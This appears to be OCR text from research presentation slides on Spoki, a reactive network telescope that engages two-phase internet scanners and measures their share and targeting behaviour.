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
Two-phase Scanning

- First phase: Transport layer
  - Hand-crafted, stateless SYNs
  - *Identify responsive hosts*
- Second phase: Application layer
  - OS-level TCP handshake
  - *Deliver payloads & reconnaissance*



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



Spoki: Revealing Two-phase Scanners

- Spoki interacts with two-phase scanners in real time
  - Scalable system based on actors with the C++ Actor Framework (CAF)
  - Libtrace for packet ingestion, Scamper for probing
  - Collects payloads after accepting TCP connections
- Deployed in two /24 prefixes (US, EU)

- Published source code on GitHub (https://github.com/inetrg/spoki)

Spoki rate-limits probes and uses small packets to avoid participating in DoS.


Scaling Up to 1 Million Probes Per Second



Parallel components allow Spoki to process large traffic volumes.


Spoki Deployment in a Reactive Telescope

- Data from two /24 networks in the US & EU
- Previously dark IP space that is not part of an active network
- Exclude well-known scanners from the analysis: 1.2% two-phase, 8.4% one-phase



Share of Two-phase Sources


About 30% of sources send two-phase events each day.




Scanning Activities

Two-phase scanners are more targeted than one-phase scanners.

Two-phase



